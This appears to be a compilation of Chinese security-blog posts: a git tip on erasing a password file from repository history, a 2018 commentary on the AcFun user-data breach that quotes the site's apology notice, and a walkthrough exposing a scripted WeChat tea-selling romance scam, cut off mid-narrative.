
官方文档上的实例：要从整个历史中删除一个名叫 password.txt 的文件，你可以在 filter-branch 上使用 --tree-filter 选项 ：


```
$ git filter-branch --tree-filter 'rm -f passwords.txt' HEAD
```

所以这里我们需要替换成

```
$ git filter-branch --force --index-filter 'git rm --cached --ignore-unmatch passwords.txt'
    --prune-empty --tag-name-filter cat -- --all
```

passwords.txt 替换成实际要删除的文件或相对目录即可。






如图中所示，已经没有 userpasswod.ini 的记录，关键字也搜索不到了，最后将修改后的分支推送至远端强制覆盖即可

A 站被黑-安全负责人们颤抖吧

原创： myh0st 信安之路 2018-06-13

今天安全圈的一件大事，Acfun.cn 也就是大家简称的 A 站被黑了，数据库被人拖库并且在暗网兜售，售价 40 万 元，截图如下：

A 站也快速证实了消息，并发布了声明如下：



【公告】关于AcFun受黑客攻击致用户数据外泄的公告

文章 > 综合 > 杂谈 阅读量：543 评论：6 0 0

1 5 回复，共1页,转到 1 页 跳页 正序显示

AcFun弹幕视频网 UP主 回复 举报

2018年06月13日 00:16:07

尊敬的AcFun用户：

我们非常抱歉，AcFun受黑客攻击，近千万条用户数据外泄。

如果您在2017年7月7日之后一直未登录过AcFun，密码加密强度不是最高级别，账号存在一定的安全风险，恳请尽快修改密码。如果您在其他网站使用同一密码，也请及时修改。

AcFun在2017年7月7日升级改造了用户账号系统，如果您在此之后有过登录行为，账户会自动升级使用强加密算法策略，密码是安全的。但是如果您的密码过于简单，也建议修改密码。

这次重大事故，根本原因还在于我们没有把AcFun做得足够安全。为此，我们要诚恳地向您道歉。

接下来，我们会采取一切必要的措施，保障用户的数据安全。我们的措施包括但不限于：

1、强烈建议账号安全存在隐患的用户尽快修改密码。我们会通过AcFun站内公告、微博、微信、短信、QQ群、贴吧等途径提醒这部分用户，也请大家相互转告。对于未及时主动修改密码的存在隐患的账户，将会在重新登录访问时，被要求修改密码。

2、事发之后，我们第一时间联合内部和外部的技术专家成立了安全专项组，排查问题并升级了系统安全等级。

3、接下来，我们会对AcFun服务做全面系统加固，实现技术架构和安全体系的升级。

4、我们已经搜集了相关证据并报警。

后续，我们会与用户、媒体和各界保持信息的及时沟通。

最后，我们再次向您诚恳地道歉。未来我们要用实际行动把A站的安全能力建设好，真正让用户放心。

AcFun弹幕视频网

2018年6月13日

用户特别提示

1、泄露的用户数据包括哪些？

包含用户ID、用户昵称、加密存储的密码等信息。

2、用户被泄露的密码是明文密码还是经过加密的？

AcFun的所有用户密码都经过加密，没有明文密码。

3、2017年7月7日之后登录过AcFun的用户，需要修改密码吗？

这部分用户的密码自动升级为更强的加密策略，密码是安全的。但是如果您的密码过于简单，也建议修改密码。

4、2017年7月7日之后没有登录过AcFun的用户，该怎么办？

建议用户尽快修改密码，如果用户在其他网站使用同一密码，也请及时修改。AcFun会采取技术措施，这部分用户的账户在重新登录访问时，会被要求修改密码。

如果您有进一步的问题，请发送至report@acfun.cn反馈。对于给您带来的困扰和不便，

俗话说，没有买卖就就没杀害，现如今，暗网可以光明正大的拿着企业的用

户数据进行兜售，如果成为风气，那么国内没有几家能扛得住数据被卖，服务器被搞，促使更多的人投入黑产，希望 A 站能找出幕后黑手并严惩，以此来震慑那些光明正大做黑产的。

看到这里，各位安全负责人们，颤抖吧，你们所负责的企业，用户数据是公司的命脉，突然某一天在暗网被人翻出篇自己公司的用户数据被兜售，是何等的吓人，对于各位以用户数据为核心的老板这也是当头一棒，没有百分之百的安全，暂时没出事不代表一直不会出事，只是你还没达到被人盯上的价值，重视安全从今天开始。

在这里也提醒各位在 A 站注册的用户，赶紧修改密码/更换手机号，虽然更换手机号的难度有点大，修改密码是可以的，最起码在 A 站上不会用你的账户瞎搞。

安全不易，且行且珍惜，珍惜身边搞安全的同事，积极配合他们的行动，不要觉得安全不重要，在你出安全事件的时候，为时已晚，各位做甲方企业安全的同事们，提升自己的技术实习，增加攻击者的攻击门槛，提升攻击的投入，让攻击者望而却步是我们的目标，一起努力，加油！为企业为用户保驾护航。

我遇到一个不太敬业的武夷山卖茶女

原创： myh0st 信安之路 2018-12-22

微信上有那么一群人，每天加各种好友，利用微信群发软件以及美女头像、照片、视频，伪装成什么平面模特，然后再跟国外的男朋友分手激起你的保护欲望，然后借由心情不好回种茶炒茶的外公外婆家，想方设法的让你买茶叶，整个聊天的过程都是有剧本的，下面就让我们一起来看一下她们的套路以及由于工作疏漏而出现的漏洞。

人头收割机

这一部分人的工作就是通过主动加微信，然后编造理由给你推荐另一个号，这样实现这一阶段的工作，将一批人聚集到另一个号，由另外的人或者机器统一群发消息，由于我经历过两次这样的事情，第一次竟然没看出来有什么问题，可能第一位工作的比较仔细，最近遇到的这个就没那么敬业了，所以就拿她作为本次主要的分析体验，开场白如图：


中国联通
上午9:35
74%
Barbara
2018年12月9日 下午8:36
你已添加了Barbara，现在可以开始聊天了。
你好，我是在通讯录好友推荐看到你的，好像认识你，但又不记得你是哪位。。
这是我新注册的工作号，比较少用，要不你加我的常用的微信号联系吧。
你是?
常用微信号多少?
萌萌哒的小公举
个人名片
添加一下，有空联系哦。
信安之路


中国联通
上午9:37
73%
CRYSTAL
2018年3月31日 下午12:59
.
以上是打招呼的内容
2018年3月31日 下午1:15
你已添加了CRYSTAL，现在可以开始聊天了。
2018年3月31日 下午3:01
你是哪位？我在通讯录看到你，这个微信不打算用了，你加这个微信吧
安安
个人名片
信安之路

自我介绍和相互了解阶段

这个阶段是加了另一个微信好友之后，互相了解一下个人信息，基本上就是个人的职业、姓名、籍贯这些，下面是这个阶段的聊天记录：


中国联通
上午9:41
73%
萌萌哒的小公举
我是文雯,我们之前认识吗
2018年12月10日 下午1:39
不认识吧
你怎么会加我微信呢
一个人推荐的
你让我加的，你还问我为啥加你?
这个是我闺蜜啊，我知道了，肯定是她搞的恶作剧，不好意思啦，没有打扰到你吧
信安之路


中国联通
上午9:41
73%
萌萌哒的小公举
真对不起啊，我替她向你道歉了
没有
2018年12月10日 下午1:59
我叫文雯，怎么称呼你呀
韩超
2018年12月10日 下午2:05
我是山东济宁人现在在广州工作，你是哪里的人呀
山西人
信安之路


定期推送剧本阶段

在互相了解身份之后，他们就会定时为你发送他们剧本中定义好的话术，而且每天定时在自己的朋友全发自拍照以及去参加活动的照片，由于微信朋友圈可以设置 3 天可见，所以给这部分人也省了不少事，一轮一轮的忽悠，都不需要经常删除朋友圈。

在上面的阶段，她说自己是平面模特，我在她朋友圈的一张照片中发现了一点蛛丝马迹，请看：

图片放大一些，桌子上的书，最上面的是一本茶经，已经暴露了她是一个卖茶女，然而不得不说，生活不易，卖茶女也要读那么厚的书，接下来就开始按照他们的剧本来演了。


中国联通
上午9:53
72%
萌萌哒的小公举
2018年12月12日 上午9:13
在干嘛呢
早上好!
刚起床，你呢
2018年12月12日 上午9:23
今天工作不是很忙哦，在办公室和同事在臭美呢
2018年12月12日 下午3:52
今天可能不要加班哦
信安之路




在这里，我还想着跟她聊聊天，套套话，问她一些平面模特的事情，没想到，她根本不理我，一点都不敬业：


中国联通
上午9:55
71%
萌萌哒的小公举
你们平面模特每天的工作就是拍照片吗?
2018年12月12日 下午5:07
对呀
今天拍了多少?
2018年12月13日 上午9:20
早呀，今天是上班还是在休息呀
必须上班呀
2018年12月13日 上午9:28
今天终于可以在家休息啦，好多天都没休息啦
信安之路


中国联通
上午9:55
71%
萌萌哒的小公举
2018年12月13日 上午9:37
羡慕
2018年12月13日 上午9:47
嘻嘻，只要休息我就喜欢早早的起床做我想做的事情
2018年12月13日 下午12:42
刚吃完饭，午休一下，这几天加班累死了
休息吧
2018年12月13日 下午3:44
闺蜜说什么今天晚上回家做饭吃


中国联通
上午9:56
71%
萌萌哒的小公举
2018年12月13日 下午3:48
吃什么呀?
2018年12月14日 上午9:49
今天有一个特殊的宴会要参加，猜猜我去干嘛
伴娘喽
2018年12月15日 下午1:54
我已经到医院打完点滴了，现在感觉好点了


这里，开始打感情牌，为了证明分手博取你的同情，还专门发了与另外一个人的聊天记录：


中国联通 4G
下午7:25
86%
微信
梓杰
怎么了？你接好不好
下午7:13
没有勇气给你电话，你的东西我已经全部寄还了，以前的日子让我成长了很多，你的开朗，活泼，聪明漂亮确实一度征服了我，在我艰难的时候给了我很多帮助和鼓励，还有你的坚守！但我们还是生活在不同圈子的人，一辈子一个人和一个故事留在我们的回忆中吧。她已经怀孕了，我不能辜负她，必须对她负责！是我对不起你，好久不见，再也不见。希望你能早日遇到一个可以守护你的人，永远幸福！
对方已拒绝

走到这里，自然会接着这个来跟你聊天：


中国联通
上午10:02
70%
萌萌哒的小公举
心里好难受，可以聊聊吗？
星期一 上午10:01
你想聊啥
星期一 上午10:06
你说为什么4年的感情终究抵不过距离，我一直以为跟他会有一个美好的结局
星期一 上午10:14
因为这是你的剧本，哈哈
星期一 上午10:21
当初他选择去国外留学的时候，只留下一句要我等他，我怎么也没有想到等来的却是这样的结果
信安之路

从聊天记录看得出来，她根本不管我的回复，一直按照剧本在走，所以后来我也懒得说话了，开始使用数字来代替我的回复：

